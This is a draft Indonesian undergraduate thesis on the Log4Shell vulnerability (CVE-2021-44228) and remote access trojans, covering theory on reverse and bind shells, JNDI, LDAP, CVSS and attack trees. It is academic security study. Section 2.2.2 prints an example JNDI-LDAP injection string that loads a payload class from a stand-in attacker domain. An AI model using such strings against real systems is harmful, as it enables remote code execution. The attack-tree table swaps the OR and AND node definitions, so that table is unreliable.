



**ANALISIS KERENTANAN LOG4SHELL PADA
CVE-2021-44228 TERHADAP ANCAMAN REMOTE
ACCESS TROJAN DENGAN METODE
PENETRATION TESTING EXECUTION
STANDARD**

SKRIPSI

MUHAMMAD NUR IRSYAD

1807422020

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN
JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK NEGERI JAKARTA
2022**



**ANALISIS KERENTANAN LOG4SHELL PADA
CVE-2021-44228 TERHADAP ANCAMAN REMOTE
ACCESS TROJAN DENGAN METODE
PENETRATION TESTING EXECUTION
STANDARD**

SKRIPSI

**Dibuat untuk Melengkapi Syarat-Syarat yang Diperlukan
untuk Memperoleh Gelar Sarjana Terapan Politeknik**

**MUHAMMAD NUR IRSYAD
1807422020**

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN
JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK NEGERI JAKARTA
2022**

SURAT PERNYATAAN BEBAS PLAGIARISME

Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad
NIM : 1807422020
Jurusan : TIK - Teknik Informatika dan Komputer
Program Studi : TMJ - Teknik Multimedia dan Jaringan
Judul Skripsi : Analisis Kerentanan Log4Shell pada CVE-2021-44228 terhadap Ancaman Remote Access Trojan dengan Metode Penetration Testing Execution Standard

Menyatakan dengan sebenarnya bahwa skripsi ini benar-benar merupakan hasil karya saya sendiri, bebas dari peniruan terhadap karya dari orang lain. Kutipan pendapat dan tulisan orang lain ditunjuk sesuai dengan cara-cara penulisan karya ilmiah yang berlaku.

Apabila di kemudian hari terbukti atau dapat dibuktikan bahwa dalam skripsi ini terkandung ciri-ciri plagiat dan bentuk-bentuk peniruan lain yang dianggap melanggar peraturan, maka saya bersedia menerima sanksi atas perbuatan tersebut.

Depok, __ __ 2022

Yang membuat pernyataan,

Muhammad Nur Irsyad
NIM. 1807422020

LEMBAR PENGESAHAN

Skripsi diajukan oleh:

Nama : Muhammad Nur Irsyad
NIM : 1807422020
Program Studi : TMJ - Teknik Multimedia dan Jaringan
Judul Skripsi : Analisis Kerentanan Log4Shell pada CVE-2021-44228 terhadap Ancaman Remote Access Trojan dengan Metode Penetration Testing Execution Standard

Telah diuji oleh tim penguji dalam Sidang Skripsi pada hari __, tanggal __, bulam ____, tahun __, dan dinyatakan **LULUS**.

Disahkan oleh:

Pembimbing I : Ariawan Andi Suhandana, S.Kom., M.T.I. (.....)
Penguji I : Defiana Arnaldy, S.Tp., M.Si. (.....)
Penguji II : Fachroni Arbi Murad, S.Kom., M.Kom. (.....)
Penguji III : Asep Kurniawan, S.Pd., M.Kom. (.....)

Mengetahui:

Jurusan Teknik Informatika dan Komputer
Ketua

Mauldy Laya , S.Kom., M.Kom.
NIP. 197802112009121003

KATA PENGANTAR

Aaa

Depok, __ ____ 2022

Muhammad Nur Irsyad

**SURAT PERNYATAAN PERSETUJUAN PUBLIKASI
SKRIPSI UNTUK KEPENTINGAN AKADEMIS**

Sebagai sivitas akademik Politeknik Negeri Jakarta, Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad
NIM : 1807422020
Jurusan : TIK - Teknik Informatika dan Komputer
Program Studi : TMJ - Teknik Multimedia dan Jaringan

Demi mengembangkan ilmu pengetahuan, menyetujui untuk memberikan kepada Politeknik Negeri Jakarta Hak Bebas Royalti Non-Eksklusif atas karya ilmiah saya yang berjudul:

Analisis Kerentanan Log4Shell pada CVE-2021-44228 terhadap Ancaman
Remote Access Trojan dengan Metode Penetration Testing Execution Standard

Beserta perangkat yang ada (jika diperlukan). Dengan Hak Bebas Royalti Non Eksklusif ini Politeknik Negeri Jakarta Berhak menyimpan, mengalihmediakan / formatkan, mengelola dalam bentuk pangkalan data (database), merawat, dan mempublikasikan skripsi saya tanpa meminta izin dari saya selama tetap mencantumkan nama saya sebagai penulis/pencipta dan sebagai pemilik Hak Cipta.. Demikian pernyataan ini saya buat dengan sebenarnya.

Depok, __ __ 2022

Yang membuat pernyataan,

Muhammad Nur Irsyad

NIM. 1807422020

ABSTRAK

Aaa

Kata kunci: aaa

DAFTAR ISI

SURAT PERNYATAAN BEBAS PLAGIARISME.....	iii
lembar pengesahan.....	iv
KATA PENGANTAR.....	v
SKRIPSI UNTUK KEPENTINGAN AKADEMIS.....	vi
ABSTRAK.....	vii
DAFTAR ISI.....	viii
DAFTAR gambar.....	x
DAFTAR TABEL.....	xi
DAFTAR istilah.....	xii
pendahuluan.....	1
1.1 Latar Belakang.....	1
1.2 Rumusan Masalah.....	3
1.3 Batasan Masalah.....	3
1.4 Tujuan dan Manfaat.....	4
1.5 Sistematika Penulisan.....	5
TINJAUAN PUSTAKA.....	6
2.1 Remote Access Trojan.....	6
2.1.1 Reverse & Bind Shell TCP.....	6
2.2 Apache Log4j.....	7
2.2.1 Lightweight Directory Access Protocol.....	8
2.2.2 Kerentanan CVE-2021-44228.....	8
2.3 White Box Testing.....	9
2.4 Penetration Testing Execution Standard.....	9
2.4.1 Common Vulnerability Scoring System.....	10
2.4.2 Attack Trees.....	13
2.4.3 Serangan Hands-on-Keyboard.....	13
2.4.4 Serangan BadUSB.....	14
2.5 Unified Modelling Language.....	14
2.6 Alpha Testing.....	17
2.7 Penelitian Sejenis.....	17
METODE PENELITIAN.....	19
3.1 Rancangan Penelitian.....	19
3.2 Tahapan Penelitian.....	19
3.3 Objek Penelitian.....	20
HASIL DAN PEMBAHASAN.....	21
4.1 Perancangan Sistem.....	21

4.1.1 Desain Topologi Jaringan.....	21
4.1.2 Desain Skema LDAP.....	21
4.1.3 Desain Class Diagram Aplikasi.....	21
4.2 Implementasi Sistem.....	21
4.2.1 Implementasi Sistem Pengguna.....	21
4.2.1.1 Instalasi dan Konfigurasi OpenLDAP Server.....	21
4.2.1.2 Pengembangan Aplikasi GUI Desktop LDAP Client.....	21
4.2.2 Implementasi Sistem Penyerang.....	21
4.2.2.1 Instalasi dan Konfigurasi OpenLDAP Server.....	21
4.2.2.2 Instalasi dan Konfigurasi Apache HTTP Server.....	22
4.2.2.3 Pengembangan Aplikasi Java HTTP Server.....	22
4.2.2.4 Pengembangan Aplikasi Go JSON REST API.....	22
4.2.2.5 Pengembangan Payload Java.....	22
4.2.2.6 Pengembangan BadUSB.....	22
4.3 Pengujian Aplikasi dan Sistem.....	22
4.3.1 Prosedur Pengujian Aplikasi.....	22
4.3.1.1 integration Testing.....	23
4.3.1.2 Unit Testing.....	23
4.3.2 Prosedur Pengujian Kerentanan Sistem.....	23
4.3.2.1 Pre-Engagement.....	23
4.3.2.2 Intelligence Gathering.....	24
4.3.2.3 Threat Modelling.....	24
4.3.2.4 Vulnerability Analysis.....	24
4.3.2.5 Exploitation.....	24
4.3.2.6 Post-Exploitation.....	24
4.3.2.7 Reporting.....	24
4.3.2.8 Post-Mitigation Exploitation.....	24
4.4 Hasil Pengujian Aplikasi dan Sistem.....	24
4.4.1 Evaluasi Hasil Pengujian Aplikasi.....	24
4.4.2 Evaluasi Hasil Pengujian Kerentanan Sistem.....	25
PENUTUP.....	26
5.1 Kesimpulan.....	26
5.2 Saran.....	26
DAFTAR pustaka.....	27

DAFTAR GAMBAR

DAFTAR TABEL

DAFTAR ISTILAH

Malware

Payload

Attack Vector

Library

Arbitrary Code

Shell

Framework

Siber

Proof-of-Concept

BAB I

PENDAHULUAN

1.1 Latar Belakang

Dalam dunia siber, potensi ancaman dapat muncul dikarenakan terdapatnya celah kerentanan pada suatu sistem maupun infrastruktur. Hal tersebut membuat sistem dapat diserang melalui berbagai perantara yang sesuai dengan bentuk celahnya. Masalah kerentanan ini yang lalu dieksploitasi oleh penyerang dengan landasan untuk manfaat pribadi dan berbagai macam faktor lainnya (Calín *et al.*, 2020). Salah satu dampak ancaman siber, kebocoran data internal, disebabkan karena kerentanan sistem membuat malware boleh tertanam di dalam sistem korban. Hal ini membuat penyerang dapat mengontrol sistem korban secara jarak jauh untuk mengambil aset serta informasi digital secara transparan terhadap supervisi pertahanan sistem korban (Yin and Khine, 2019).

Salah satu kasus ancaman siber yang muncul pada akhir November 2021 dengan penyebab yang serupa adalah kerentanan Log4Shell, yaitu istilah pada kerentanan library Apache Log4j terhadap serangan remote shell. Hal ini juga dikonfirmasi oleh Oracle pada 10 Desember 2021, yang menjelaskan bahwa kerentanan dengan referensi CVE-2021-44228 tersebut menyebabkan penyerang dapat mengontrol sistem korban melalui penyalahgunaan user input dalam fitur logging nya. Langkah awal ini digunakan untuk mengunduh dan menjalankan arbitrary code dalam program Java. Adanya eksekusi payload tersebut nantinya dapat membangun koneksi remote secara penuh, baik dengan reverse shell maupun bind shell, tanpa ada autentikasi diantaranya (Khan and Neha, 2016; Apache, 2021; CVE, 2021; Oracle, 2021). Salah satu perusahaan global yang menggunakan library Apache Log4j, Cisco, memiliki lebih dari 60 produk serta fitur yang terpengaruh terhadap kerentanan tersebut. Hal ini didukung karena library Apache Log4j memiliki fleksibilitas dalam implementasinya di berbagai macam platform, seperti cloud service dan software development (Cisco, 2021).

Ancaman global tersebut terefleksikan pada status referensi CVE-2021-44228 yang merupakan satu-satunya kerentanan Apache Log4j dengan nilai Common Vulnerability Scoring System (CVSS) tertinggi, yaitu 10.0. Hal yang juga membuatnya berbeda dari kerentanan Apache Log4j lainnya adalah kerentanan tersebut menjadi pelopor untuk 3 kerentanan Apache Log4j yang baru dalam waktu kurang dari tiga minggu (26/11/2021 – 11/12/2021) (Apache, 2021). Walaupun kerentanan CVE-2021-44228 sudah diperbaiki pada versi Apache Log4j selanjutnya, efesiensi dan efektivitas eksploitasi kerentanan ini tetap dapat dimanfaatkan dari sisi penyerang sebagai media serangan yang kuat dan stabil.

Adapun berdasarkan uraian diatas, penelitian ini ditunjukkan untuk menganalisa ancaman kerentanan Apache Log4j pada referensi CVE-2021-44228 terhadap pengembangan eksploitasinya dengan pendekatan whitebox testing. Pengembangan dilakukan pada pengujian post exploitation menggunakan ancaman Remote Access Trojan secara persistence. Keseluruhan tahapan pengujian berbasiskan pada model Penetration Testing Execution Standard (PTES) sebagai **lingkup panduan pengujian dan analisisnya** (Dalalana and Zorzo, 2017). Tahap eksploitasi pengujian didasarkan pada serangan Remote Code Execution (RCE) dengan memanfaatkan JNDI Inection. Dua bentuk vektor serangan yang akan digunakan adalah Hands-on-Keyboard dan BadUSB, yang mana keduanya memanfaatkan miskonfigurasi aplikasi atau sistem, serta lemahnya validasi request input pengguna (Biswas *et al.*, 2018). **Pengujian** kemudian dikembangkan dengan menyisipkan backdoor ke dalam sistem target untuk mempertahankan stabilitas akses, yang mana memanfaatkan kerentanan Apache Log4j sebagai komponen utamanya. Mitigasi yang diadaptasikan merujuk kepada pendekatan static analysis serta pemanfaatan program pemantuan dan konfigurasi internal sistem. **Analisis** keseluruhan pengujian dilakukan pada hasil eksploitasi dari pasca mitigasi, yang nantinya digunakan sebagai tolak ukur untuk mengetahui seberapa luas dan besarnya tingkat keberhasilan mitigasi terhadap ancaman tersebut (CEH, 2013; Muñoz and Mirosh, 2016; Kaushik *et al.*, 2021).

1.2 Rumusan Masalah

Berdasarkan latar belakang masalah yang telah dipaparkan di atas, maka rumusan masalah dalam penelitian dapat dijabarkan sebagai berikut:

1. Bagaimana tahap rancang bangun instrumen pengujian dan integrasinya dengan Apache Log4j yang sesuai dengan referensi CVE-2021-44228?
2. Bagaimana analisa pengujian serta mitigasinya pada kerentanan Apache Log4j terkait ancaman Remote Access Trojan dalam lingkup white box testing dengan berbasiskan metode PTES?
3. Bagaimana dampak kondisi sumber daya sistem pada pengujian terhadap ancaman Remote Access Trojan?

1.3 Batasan Masalah

Adanya pembatasan suatu masalah digunakan untuk menghindari potensi pelebaran pokok masalah dari lingkup yang seharusnya, sehingga dapat membuat penelitian lebih terarah untuk tercapainya tujuan dari penelitian ini. Beberapa batasan masalah dalam penelitian ini kemudian dijabarkan sebagai berikut:

1. Batasan dalam perancangan instrumen pengujian
 - a) Instrumen dirancang pada model arsitektur client-server secara lokal dengan memanfaatkan virtualisasi Docker container
 - b) Framework Java yang digunakan untuk membangun aplikasi utama pengguna dan penyerang adalah Maven, dengan *library* Apache Log4j pada versi 2.14.1 dalam versi Java 8 yaitu 1.8.0_181 dan 1.8.0_321
 - c) Mesin komputer yang dipakai berbasiskan platform Linux, sehingga seluruh payload, program, serta skrip akan disesuaikan ke arah tersebut
2. Batasan dalam implementasi pengujian dan mitigasinya
 - a) Pengujian dilakukan dengan berbasiskan metode PTES dalam lingkup white box testing. Vektor serangan yang digunakan berlandaskan pada kerentanan Log4Shell, yaitu serangan Hands-on-Keyboards dan BadUSB. Hal yang membedakan diantaranya adalah pemanfaatan kerentanan tersebut dari perspektif penyerang serta target

- b) Bentuk mitigasi mencakup pendekatan deteksi ancaman, dengan implementasi *static analysis*, pemanfaatan program pemantauan serta konfigurasi internal sistem, serta analisis terhadap implementasi pembaharuan versi Apache Log4j pada 2.15.0, 2.16.0, dan 2.17.0
 - c) Proses pengujian dilakukan dalam 2 tahap, yaitu pra dan pasca adanya mitigasi, sehingga tergambarinya pencapaian yang dapat dianalisa besar tingkat keberhasilannya
3. Batasan dalam mengukur kondisi sumber daya sistem pada mesin target
 - a) Pemantauan sumber daya dilakukan pada 3 tahap pengujian. yaitu saat sistem dalam kondisi normal, pre mitigasi, dan pasca mitigasi
 - b) Parameter sumber daya yang diukur adalah CPU Utilization, CPU Time Consumption, Memory Occupation, Network Utilization, Disk Read & Write, dan User's Activity

1.4 Tujuan dan Manfaat

Berdasarkan rumusan masalah, adapun tujuan serta manfaat yang ingin dicapai dalam pembentukan penelitian ini. Tujuan penelitian dijabarkan sebagai berikut:

1. Memberikan adanya suatu kontribusi pengembangan Proof-of-Concept (PoC) terhadap ancaman Apache Log4j pada CVE-2021-44228, terkhusus dalam pengembangan Remote Access Trojan
2. Menganalisis tingkat keberhasilan dari pengujian terhadap mitigasinya pada penggunaan attack vector Hands-on-Keyboards dan Bad USB dengan metode PTES secara dalam lingkup white box testing

Berdasarkan tujuan penelitian yang hendak dicapai, diharapkan pula adanya manfaat dari penelitian ini baik secara teoretis dan praktis, yaitu sebagai berikut:

1. Bagi masyarakat, penelitian ini diharapkan dapat memberikan wawasan terkait pentingnya kerentanan terhadap teknologi yang digunakan oleh pengguna, dan bagaimana dampak potensi dari ancaman serangannya
2. Bagi praktisi keamanan, penelitian ini diharapkan dapat memberikan sumbangan pemikiran pada analisis keamanan dalam dunia siber, serta

sebagai dasar tambahan dalam mengkaji lebih lanjut terhadap kerentanan Apache Log4j pada referensi CVE-2021-44228 dan selanjutnya

3. Bagi penulis, penelitian ini digunakan sebagai bentuk implementasi dari pengembangan ilmu yang dipelajari selama masa kuliah di Politeknik Negeri Jakarta, serta diharapkan dapat memberikan kontribusi referensi kepastakaan keamanan siber pada lingkungan kampus hingga global

1.5 Sistematika Penulisan

Struktur sistematika penulisan dapat dijabarkan sebagai berikut:

BAB I PENDAHULUAN

Bab ini mendeskripsikan latar belakang serta urgensi masalah, perumusan masalah, batasan penelitian, tujuan & manfaat penelitian, serta struktur tulisan

BAB II TINJAUAN PUSTAKA

Bab ini membahas landasan teori yang digunakan dalam pembahasan penelitian dari sumber yang kredibel. Adapun penjabaran terkait penelitian sejenis sebagai penunjang dari penelitian sebelumnya dalam 10 tahun terakhir

BAB III METODE PENELITIAN

Bab ini memaparkan atribut inti dari penelitian, seperti metode yang digunakan dalam melakukan penelitian, tahapan dalam mendapatkan hasil pengujian dan analisisnya, serta penjelasan singkat terhadap objek yang diteliti dalam laporan ini

BAB IV HASIL DAN PEMBAHASAN

Bab ini menjabarkan bagaimana tahapan dalam merancang, membangun dan mengimplementasikan instrumen pengujian, melakukan pengujian pada program dan kerentanan sistem, serta mengevaluasi dan menganalisa hasil pengujian

BAB V PENUTUP

Bab penutup menjelaskan mengenai pembuktian terhadap tujuan yang ingin dicapai dalam penelitian dan bagaimana hasil penelitiannya. Adapun saran yang diberikan terkait dengan hasil pengujian yang sifatnya konstruktif

BAB II

TINJAUAN PUSTAKA

2.1 Remote Access Trojan

Trojan dalam lingkup siber dapat diartikan sebagai medium untuk bagaimana serangan malware dikemas sedemikian rupa agar serangan tetap bersifat false negative terhadap sistem keamanan. Payload trojan dapat dikirim menggunakan berbagai macam pendekatan, seperti phishing, adware, ataupun dengan social engineering. Berdasarkan cara serangnya, tipe Remote Access Trojan (RAT) dispesifikasikan untuk mengontrol sistem korban sepenuhnya secara jarak jauh, atau remote, yang memanfaatkan koneksi berarsitektur client-server di antaranya. Pendekatan ini dimanfaatkan oleh penyerang untuk dapat mengontrol aset serta resource korban untuk dikelola sepenuhnya secara kontinuitas (CEH, 2013; Hama Saeed, 2020). **Dalam** membangun remote access, keberhasilan serta stabilitas koneksi bergantung kepada topologi infrastruktur jaringannya, terutama terhadap peranan firewall (Maraj, Rogova and Jakupi, 2020). Secara umum, terdapat 2 bentuk payload yang dapat digunakan untuk melakukan remote access, yaitu secara reverse dan bind, yang mana keduanya ditunjukkan untuk mengontrol sistem korban melalui akses shell yang didapatkannya.

2.1.1 Reverse & Bind Shell TCP


Bind shell bekerja dengan membuka layanan koneksi TCP di mesin korban pada port tertentu, yang juga disebut sebagai listener. Koneksi tersebut kemudian disambungkan oleh mesin penyerang untuk mendapatkan shell korban melalui remote access nya. Dikarenakan listener dilakukan dari mesin korban, hal ini harus disesuaikan dengan inbound rules yang mungkin terdapat dalam firewall, baik berupa eksternal maupun firewall sistem, sehingga koneksi listener dapat berfungsi sebagaimana harusnya (Saroeval and Bhadola, 2022).

Berbeda dengan payload bind shell, reverse shell bekerja dengan membuat listener dari mesin penyerang, lalu membutuhkan sistem korban untuk menyambungkan

koneksi tersebut. Pendekatan ini akan merendahkan potensi isu terkait peranan firewall. Hal ini disebabkan karena koneksi yang keluar dari mesin korban, atau outbound connection, memiliki kontrol yang lebih longgar daripada inbound connection pada firewall, sehingga sistem akan menanggapi komunikasi tersebut sebagai koneksi yang valid dari sistem korban (Maraj, Rogova and Jakupi, 2020).

2.2 Apache Log4j

Apache Log4j merupakan framework Java yang umum digunakan untuk mengaudit berbagai macam pesan error hingga info debug, baik pada perangkat lunak, jaringan, hingga layanan cloud computing (Rajasinghe, 2022). Dalam melakukan fungsinya, Apache Log4j juga dapat terintegrasi dengan berbagai macam layanan naming and directory untuk mencari dan mengambil objek data di dalamnya. Hal ini dilakukan melalui penggunaan Java Naming and Directory Interface (JNDI). Pencarian objek dalam suatu layanan, atau fungsi lookup, dapat JNDI lakukan baik dalam lingkup remote ataupun lokal (Apache, 2022).



Gambar 2.1 Arsitektur JNDI

Sumber: Roy, 2015

Pada gambar 2.1 di atas merupakan arsitektur dari penggunaan JNDI dalam suatu aplikasi Java. JNDI terdiri dari dua komponen utama, yaitu JNDI Application Programming Interface (API), serta JNDI service Provider Interface (SPI). JNDI SPI merupakan suatu mekanisme agar konektivitas layanan naming and directory

dapat tersedia pada aplikasi secara dinamis. Konektivitas tersebut yang kemudian digunakan oleh Apache Log4j untuk mengakses informasi serta objek di dalam layanan tersebut menggunakan modul dari JNDI API. Salah satu layanannya yaitu Lightweight Directory Access Protocol (LDAP) (Roy, 2015).

2.2.1 Lightweight Directory Access Protocol

LDAP merupakan salah satu layanan dengan arsitektur client-server yang berbasiskan struktur direktori dalam melakukan penyimpanan informasi. Bentuk konfigurasinya menggunakan format file tersendiri, yaitu LDAP Data Interchange Format (LDIF), yang berisikan skema suatu direktori informasi. Penggunaan beberapa skema LDIF secara terpisah dapat membantu dalam mendesain dan mempopulasi data agar lebih terorganisir (Helmke, Hudson and Hudson, 2019).

Dalam penyimpanan datanya, LDAP menggunakan suatu object yang berisikan koleksi atribut dalam mendefinisikan suatu entri pada skema, yang disebut sebagai object class. Object class pun dapat dilakukan pewarisan atau inheritance, baik bersifat abstrak ataupun struktural, sehingga penggunaan child object class dapat mereferensikan atribut parent object class nya (Oracle, 2010). Berikut pada tabel 2.1 merupakan contoh pewarisan pada atribut dalam object class inetOrgperson:

Tabel 2.1 Atribut pewarisan object class inetOrgperson

No.	Atribut	Deskripsi	Parent Object Class
1	uid	ID unik pengguna	top (user)
2	description	informasi entri	Person
3	inetUser	status keaktifan akun	InetUser
4	ou	nama unit organisasi	OrganizationalPerson
5	mail	alamat email pengguna	-

Sumber: Oracle, 2010

2.2.2 Kerentanan CVE-2021-44228

Kerentanan Log4Shell, referensi CVE-2021-44228, secara resmi dipublikasikan oleh Apache pada 10 Desember 2021 bahwa seluruh versi Apache Log4j rentan

terhadap serangan RCE, yaitu pada versi 2.0-beta9 hingga 2.14.1. Publikasi ini disertakan dengan bentuk mitigasi yang ditawarkan, yaitu perilisan versi 2.15. Kerentanan ini dapat dikategorikan sebagai zero-day vulnerability, dikarenakan eksploitasi ditemukan terlebih dahulu oleh publik sebelum praktisi keamanan. Besarnya pengaruh kerentanan disebabkan karena tingginya estimasi paket dalam repositori Java yang ketergantungan dengan library Apache Log4j tersebut.

Secara garis besar, eksploitasi dilakukan dengan menginjeksi pesan khusus pada sistem logging Apache Log4j, yang kemudian pesan tersebut akan diinterpretasi dan mengeksekusi perintah apapun di dalamnya. Log4Shell sendiri berfokus pada pemanfaatan layanan LDAP serta RMI secara remote, yang mana dirancang khusus oleh penyerang. Kedua layanan tersebut cocok digunakan karena mampu untuk menyimpan referensi payload object Java, berupa file class yang siap dijalankan oleh fungsi lookup JNDI (Hiesgen *et al.*, 2022; Rajasinghe, 2022). Berikut merupakan contoh pesan yang dapat digunakan beserta integrasinya dengan JNDI dan layanan LDAP untuk eksploitasi:

```
${jndi:ldap://domain-penyerang.com/Payload.class}
```

2.3 White Box Testing

White box testing merupakan salah satu pendekatan dalam suatu pengujian yang pengujinya memiliki seluruh informasi, akses kontrol, ataupun kendali terhadap pengembangan lingkungan pengujian. Pendekatan ini disebut juga sebagai full-knowledge test. White box testing umum digunakan pada tiga tujuan utama, yaitu untuk kebutuhan introspeksi, stabilitas, serta ketelitian terhadap objek pengujian. Dalam pengujian kerentanan, diharapkan pendekatan ini dapat mengetahui dan mendeteksi potensi adanya kerusakan tambahan, atau collateral damage, dalam sistem terhadap suatu kerentanan (Midian, 2002; Madhavi, 2016).

2.4 Penetration Testing Execution Standard

PTES merupakan salah satu framework yang tersedia dalam menjalankan evaluasi keamanan dengan berstandar bisnis dan industri yang komprehensif. Salah satu

keunggulan PTES yaitu menyediakan panduan perencanaan yang konkrit untuk mendefinisikan bagaimana keseluruhan tahapan dapat dijalankan dengan benar (Dalalana and Zorzo, 2017). PTES terdiri dari 7 tahapan utama yang mencakup seluruh kebutuhan dasar dalam menjalankan pengujian keamanan, yaitu:

1. Pre-Engagement: mendefinisikan lingkup instrumen pengujian, yang juga mencakup waktu estimasi pengerjaan, objek yang diteliti, serta tujuan utama dari pengujian
2. Intelligence Gathering: mengumpulkan kelengkapan informasi yang berkaitan dengan karakteristik objek pengujian, baik dilakukan secara pasif maupun aktif
3. Threat Modelling: menggambarkan bagaimana ancaman dapat dilakukan berdasarkan dokumentasi kerentanan yang relevan, serta melakukan suatu pemetaan terhadap aset primer dan sekunder yang dapat ditargetkan
4. Vulnerability Analysis: menganalisis celah kerentanan untuk dapat mendefinisikan jalur serangan yang efektif serta lingkungan pengujiannya untuk dipersiapkan pada tahap eksploitasi
5. Exploitation: melakukan eksploitasi berdasarkan skema dan tujuan yang sudah dirancang sebelumnya, sehingga keakuratan informasi yang telah didapatkan akan mempengaruhi keberhasilan tahap eksploitasi
6. Post-Exploitation: mengembangkan hasil eksploitasi untuk menjadikan serangan yang lebih konsisten untuk tujuan kontinuitas, menunjukkan seberapa jauh kerentanan dapat dieksploitasi
7. Reporting: mendokumentasikan seluruh tahapan dan hasil kegiatan secara strukturan dan informatif, yang juga mencakup kesimpulan dan saran serta pendekatan mitigasinya (Ningsih, 2021; PTES, 2021)

2.4.1 Common Vulnerability Scoring System

CVSS merupakan framework untuk menentukan karakteristik dan tingkatan suatu kerentanan terhadap teknologi. Penilaian CVSS terbagi menjadi 3 grup utama, yaitu Base, Temporal, dan Environmental, yang setiap katagori memiliki metrik

penilaiannya sendiri. Dalam implementasinya, penggunaan seluruh metrik grup dapat menspesifikasikan tingkat kerentanan yang lebih sesuai dan akurat dengan lingkungan skenario pengujiannya. (FIRST, 2019). Pada tabel 2.2 berikut merupakan parameter dari metrik pada grup Base dalam CVSS versi 3.1, tabel 2.3 untuk metrik grup Temporal, serta 2.4 untuk metrik grup Environmental:

Tabel 2.2 Keterangan metrik grup Base pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
Attack Vector	adanya konteks mengenai bagaimana jangkauan eksploitasi dapat dilakukan sejauh mungkin	Network	N
		Adjacent	A
		Local	L
		Physical	P
Attack Complexity	kondisi yang harus dipenuhi agar eksploitasi dapat dilakukan	Low	L
		High	H
Privilege Required	pengaruh terhadap butuhnya tingkatan hak tertentu dalam menjalankan eksploitasi	None	N
		Low	L
		High	H
User Interaction	kondisi dimana jalannya eksploitasi membutuhkan interaksi pengguna	None	N
		Required	R
Scope	gambaran luasnya dampak eksplotasi diluar cangkupan area kerentanan	Unchanged	U
		Changed	C
Confidentiality	besarnya akses terhadap aset sistem yang dapat dikelola apabila terjadi eksploitasi	High	H
		Low	L
		None	N
Integrity	tingkat kerusakan integritas pada aset sistem yang dapat dilakukan terhadap dampak eksploitasi	High	H
		Low	L
		None	N
Availability	besarnya sumber daya sistem serta layanan yang dapat dikontrol oleh penyerang melalui eksploitasi	High	H
		Low	L
		None	N

Sumber: FIRST, 2019

Tabel 2.3 Keterangan metrik grup Temporal pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
Exploit Code Maturity	mengukur seberapa tingginya status ketersediaan eksploitasi, bermacamnya teknik eksploitasi, serta keaktifan eksploitasi dalam sisi industri	Unproven	U
		PoC	P
		Functional	F
		Not Defined	X
		High	H
Remediation Level	tingkat remediasi yang tersedia untuk publik, baik itu dari vendor secara langsung ataupun tidak tersedia sama sekali	Official Fix	O
		Temp. Fix	T
		Workaround	W
		Not Defined	X
		Unavailable	U
Report Confidence	tingginya validasi laporan ataupun isu eksploitasi terhadap kerentanan, baik dalam bentuk publikasi ataupun penelitian	Unknown	U
		Reasonable	R
		Not Defined	X
		Confirmed	C

Sumber: FIRST, 2019

Tabel 2.4 Keterangan metrik grup Environmental pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
Security Requirement	pengaruh kerentanan terhadap prinsip dasar keamanan aset dan layanan sistem, yaitu Confidentiality, Integrity dan Availability (CIA Triad)	Low	L
		Medium	M
		Not Defined	X
		High	H
Modified Base	adanya adaptasi nilai metrik pada grup Base yang disesuaikan kembali dengan lingkungan pengujian		





Sumber: FIRST, 2019

Dalam mengimplementasikan perumusan seluruh nilai metriknya, FIRST menyediakan kalkukalor CVSS versi 3.1 yang dapat diakses secara online pada halaman webnya. Nilai akhir setiap metrik grup dikemas dalam skala numerik, mulai dari tidak berbahaya sama sekali hingga pada status kritikal (FIRST, 2019).

2.4.2 Attack Trees

Attack trees merupakan framework untuk menggambarkan bagaimana rangkaian pengujian dapat dilakukan, berdasarkan tujuan utama pengujian yang disusun seperti struktur pohon. Attack trees didasarkan pada perspektif penyerang dalam melakukan eksploitasi, dan meraih tujuan utamanya. Attack trees dapat memiliki beberapa sub tujuan, atau intermediate node, di dalam tujuan utamanya, yang disebut juga sebagai overall node. Dalam tingkatannya, setiap intermediate node memiliki leaf node untuk menggambarkan serangan yang dibutuhkan dalam meraih tujuan node tersebut, untuk melanjutkan ke node di atasnya. Setiap overall dan intermediate node dapat bersifat AND atau OR, yang digunakan untuk mendeskripsikan syarat suksesi dari tujuan suatu node terhadap komponen dibawahnya (Shevchenko *et al.*, 2018; Ingoldsby, 2021). Pada tabel 2.3 berikut merupakan simbol dan deskripsi dari komponen attack tree:

Tabel 2.3 Deskripsi simbol attack trees

Simbol	Nama	Deskripsi
	OR Node	dibutuhkan dua atau lebih node yang sukses untuk dapat mencapai atau melanjutkan node yang ada di atasnya
	AND Node	hanya membutuhkan salah satu node yang sukses untuk mencapai atau melanjutkan node yang ada di atasnya
	Leaf Node	menggambarkan vektor serangan yang bersifat independen dan tidak dapat dijadikan sebagai node ataupun memilikinya
	Line	menggambarkan relasi setiap komponen yang tersambung diantaranya

Sumber: Ingoldsby, 2021

2.4.3 Serangan Hands-on-Keyboard

Serangan Hands-on-Keyboard merupakan pendekatan yang terjadi di mana penyerang sudah berada di dalam lingkungan sistem target, lalu menggunakan media keyboard target untuk melakukan eksploitasi secara langsung. Selain

